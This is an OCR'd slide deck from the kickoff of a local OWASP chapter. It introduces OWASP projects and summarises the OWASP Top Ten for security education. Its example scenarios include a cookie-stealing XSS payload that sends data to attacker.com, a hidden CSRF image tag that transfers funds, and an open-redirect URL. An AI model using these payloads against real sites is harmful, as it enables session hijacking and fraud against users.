OWASP

Open Web Application Security Project

Aguascalientes Local Chapter

Kickoff

juan.gama@owasp.org

About Us – Chapter Leader

- Juan Gama
  - Application Security Engineer @ Aspect Security
  - 9+ years in Appsec, Testing, Development
  - Maintainer of OWASP Benchmark
  - I like GIFs!

About OWASP


- The Open Web Application Security Project (OWASP) is a 501(c)(3) worldwide not-for-profit charitable organization focused on improving the security of software. Our mission is to make software security visible, so that individuals and organizations worldwide can make informed decisions about true software security risks.

- All materials are available under a free and open software license.

Why I'm interested?

- Learn how to break/hack things
- Learn how to write secure code (AKA I want to "pass" my security review)
- Learn how to defend my application
- Learn how to implement security in my company/workplace

What can OWASP do for me?



What can OWASP do for me?

- Learn how to break/hack things [Breakers]
  - OWASP Zed Attack Proxy
    - It can help you automatically find security vulnerabilities in your web applications while you are developing and testing your applications. Its also a great tool for experienced pentesters to use for manual security testing.
    - https://www.owasp.org/index.php/ZAP
  - OWASP Testing Guide
    - https://www.owasp.org/index.php/OWASP_Testing_Project

What can OWASP do for me?

- Learn how to write secure code [Builders]
  - OWASP Enterprise Security API
    - Is a free, open source, web application security control library that makes it easier for programmers to write lower-risk applications. The ESAPI libraries are designed to make it easier for programmers to retrofit security into existing applications. The ESAPI libraries also serve as a solid foundation for new development.
    - https://www.owasp.org/index.php/Esapi
  - OWASP Top Ten Proactive Controls
    - Is a list of security techniques that should be included in every software development project. **This document was written by developers for developers to assist those new to secure development.**
    - https://www.owasp.org/index.php/OWASP_Proactive_Controls

What can OWASP do for me?

- Learn how to defend my application [Defenders]
  - OWASP AppSensor Project (Doc + Tool)
    - The AppSensor project defines a conceptual framework and methodology that offers prescriptive guidance to implement intrusion detection and automated response into applications.
    - https://www.owasp.org/index.php/OWASP_AppSensor_Project
  - Application Security Guide For CISOs
    - Chief Information Security Officers (CISOs) are responsible for application security from governance, compliance and risk perspectives. This guide seeks to help CISOs manage application security programs according to CISO roles, responsibilities, perspectives and needs.
    - https://www.owasp.org/index.php/Application_Security_Guide_For_CISOs

What can OWASP do for me?

- Learn how to implement security in my company/workplace [All]
  - OWASP SAMM Project
    - The Software Assurance Maturity Model (SAMM) is an open framework to help organizations formulate and implement a strategy for software security that is tailored to the specific risks facing the organization. SAMM helps you:
      - Evaluate an organization's existing software security practices
      - Build a balanced software security assurance program in well-defined iterations
      - Demonstrate concrete improvements to a security assurance program
      - Define and measure security-related activities throughout an organization
    - https://www.owasp.org/index.php/OWASP_SAMM_Project

What is a Local Chapter?

- The OWASP Chapters program helps to foster local discussion of application security around the world.

- Attending meetings anywhere in the world is FREE and OPEN to anyone, membership is NOT required to do so. We suggest that you locate your "home chapter" and simply sign up on the appropriate mailing list, watch for the next local meeting stop by to introduce yourself ask questions and collaborate.

What can be done in a Local Chapter?


- Presentations
- Training
- Translate OWASP documents
- Discuss about how to…
- OWASP Day
- Capture The Flag (CTF)
- On-site events
- Hackathons
- Q&A
- Involve RH

SHARE!

Mexican Culture

Make Fun Of Ignorance

Professional and Personal Ethics



Keep Things To Yourself

OWASP Top Ten

- A1-Injection
  - Injection flaws, such as SQL, OS, and LDAP injection occur when untrusted data is sent to an interpreter as part of a command or query. The attacker's hostile data can trick the interpreter into executing unintended commands or accessing data without proper authorization.

- A2-Broken Authentication and Session Management
  - Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.

OWASP Top Ten

- A3-Cross-Site Scripting (XSS)
  - XSS flaws occur whenever an application takes untrusted data and sends it to a web browser without proper validation or escaping. XSS allows attackers to execute scripts in the victim's browser which can hijack user sessions, deface web sites, or redirect the user to malicious sites.

OWASP Top Ten

Example Attack Scenarios

The application uses untrusted data in the construction of the following HTML snippet without validation or escaping:

```
(String) page += "<input name='creditcard' type='TEXT'
value='" + request.getParameter("CC") + "'>";
```

The attacker modifies the 'CC' parameter in their browser to:

```
'><script>document.location= 'http://www.attacker.com
/cgi-bin/cookie.cgi ?foo='+document.cookie</script>'.
```

This causes the victim's session ID to be sent to the attacker's website, allowing the attacker to hijack the user's current session.

Note that attackers can also use XSS to defeat any automated CSRF defense the application might employ. See A8 for info on CSRF.

OWASP Top Ten

- A4-Insecure Direct Object References
  - A direct object reference occurs when a developer exposes a reference to an internal implementation object, such as a file, directory, or database key. Without an access control check or other protection, attackers can manipulate these references to access unauthorized data.

OWASP Top Ten

- A5-Security Misconfiguration
  - Good security requires having a secure configuration defined and deployed for the application, frameworks, application server, web server, database server, and platform. Secure settings should be defined, implemented, and maintained, as defaults are often insecure. Additionally, software should be kept up to date.

OWASP Top Ten

Example Attack Scenarios

Scenario #1: The app server admin console is automatically installed and not removed. Default accounts aren't changed. Attacker discovers the standard admin pages are on your server, logs in with default passwords, and takes over.

Scenario #2: Directory listing is not disabled on your server. Attacker discovers she can simply list directories to find any file. Attacker finds and downloads all your compiled Java classes, which she decompiles and reverse engineers to get all your custom code. She then finds a serious access control flaw in your application.

Scenario #3: App server configuration allows stack traces to be returned to users, potentially exposing underlying flaws. Attackers love the extra information error messages provide.

Scenario #4: App server comes with sample applications that are not removed from your production server. Said sample applications have well known security flaws attackers can use to compromise your server.

OWASP Top Ten

- A6-Sensitive Data Exposure
  - Many web applications do not properly protect sensitive data, such as credit cards, tax IDs, and authentication credentials. Attackers may steal or modify such weakly protected data to conduct credit card fraud, identity theft, or other crimes. Sensitive data deserves extra protection such as encryption at rest or in transit, as well as special precautions when exchanged with the browser.

OWASP Top Ten

Example Attack Scenarios

Scenario #1: An application encrypts credit card numbers in a database using automatic database encryption. However, this means it also decrypts this data automatically when retrieved, allowing an SQL injection flaw to retrieve credit card numbers in clear text. The system should have encrypted the credit card numbers using a public key, and only allowed back-end applications to decrypt them with the private key.

Scenario #2: A site simply doesn't use SSL for all authenticated pages. Attacker simply monitors network traffic (like an open wireless network), and steals the user's session cookie. Attacker then replays this cookie and hijacks the user's session, accessing the user's private data.

Scenario #3: The password database uses unsalted hashes to store everyone's passwords. A file upload flaw allows an attacker to retrieve the password file. All of the unsalted hashes can be exposed with a rainbow table of precalculated hashes.

OWASP Top Ten

- A7-Missing Function Level Access Control
  - Most web applications verify function level access rights before making that functionality visible in the UI. However, applications need to perform the same access control checks on the server when each function is accessed. If requests are not verified, attackers will be able to forge requests in order to access functionality without proper authorization.

OWASP Top Ten

Example Attack Scenarios

Scenario #1: The attacker simply force browses to target URLs. The following URLs require authentication. Admin rights are also required for access to the admin_getappInfo page.

```
http://example.com/app/getappInfo
http://example.com/app/admin_getappInfo
```

If an unauthenticated user can access either page, that's a flaw. If an authenticated, non-admin, user is allowed to access the admin_getappInfo page, this is also a flaw, and may lead the attacker to more improperly protected admin pages.

Scenario #2: A page provides an 'action' parameter to specify the function being invoked, and different actions require different roles. If these roles aren't enforced, that's a flaw.

OWASP Top Ten

- A8-Cross-Site Request Forgery (CSRF)
  - A CSRF attack forces a logged-on victim's browser to send a forged HTTP request, including the victim's session cookie and any other automatically included authentication information, to a vulnerable web application. This allows the attacker to force the victim's browser to generate requests the vulnerable application thinks are legitimate requests from the victim.

OWASP Top Ten

Example Attack Scenarios

The application allows a user to submit a state changing request that does not include anything secret. For example:

```
http://example.com/app/transferFunds?amount=1500&
destinationAccount=4673243243
```

So, the attacker constructs a request that will transfer money from the victim's account to the attacker's account, and then embeds this attack in an image request or iframe stored on various sites under the attacker's control:

```
<img src="http://example.com/app/transferFunds?amount=1500&
destinationAccount=attackersAcct#" width="0" height="0" />
```

If the victim visits any of the attacker's sites while already authenticated to example.com, these forged requests will automatically include the user's session info, authorizing the attacker's request.

OWASP Top Ten

- A9-Using Components with Known Vulnerabilities
  - Components, such as libraries, frameworks, and other software modules, almost always run with full privileges. If a vulnerable component is exploited, such an attack can facilitate serious data loss or server takeover. Applications using components with known vulnerabilities may undermine application defenses and enable a range of possible attacks and impacts.

OWASP Top Ten

Example Attack Scenarios

Component vulnerabilities can cause almost any type of risk imaginable, ranging from the trivial to sophisticated malware designed to target a specific organization. Components almost always run with the full privilege of the application, so flaws in any component can be serious, The following two vulnerable components were downloaded 22m times in 2011.

- Apache CXF Authentication Bypass – By failing to provide an identity token, attackers could invoke any web service with full permission. (Apache CXF is a services framework, not to be confused with the Apache Application Server.)
- Spring Remote Code Execution – Abuse of the Expression Language implementation in Spring allowed attackers to execute arbitrary code, effectively taking over the server.

Every application using either of these vulnerable libraries is vulnerable to attack as both of these components are directly accessible by application users. Other vulnerable libraries, used deeper in an application, may be harder to exploit.

OWASP Top Ten

- A10-Unvalidated Redirects and Forwards
  - Web applications frequently redirect and forward users to other pages and websites, and use untrusted data to determine the destination pages. Without proper validation, attackers can redirect victims to phishing or malware sites, or use forwards to access unauthorized pages.

OWASP Top Ten

Example Attack Scenarios

Scenario #1: The application has a page called "redirect.jsp" which takes a single parameter named "url". The attacker crafts a malicious URL that redirects users to a malicious site that performs phishing and installs malware.

```
http://www.example.com/redirect.jsp?url=evil.com
```

Scenario #2: The application uses forwards to route requests between different parts of the site. To facilitate this, some pages use a parameter to indicate where the user should be sent if a transaction is successful. In this case, the attacker crafts a URL that will pass the application's access control check and then forwards the attacker to administrative functionality for which the attacker isn't authorized.

```
http://www.example.com/boring.jsp?fwd=admin.jsp
```

Resources

- Books
  - https://www.owasp.org/index.php/OWASP_Guide_Project
  - https://www.owasp.org/index.php/OWASP_Testing_Project
- Videos
  - https://www.youtube.com/user/OWASPGLOBAL
  - https://www.owasp.org/index.php/Category:OWASP_Video
- Podcasts
  - https://soundcloud.com/owasp-podcast
- API(s)
  - https://www.owasp.org/index.php/Esapi

What next?

- Next meeting – June 2016

- Conversation in mailing list and FB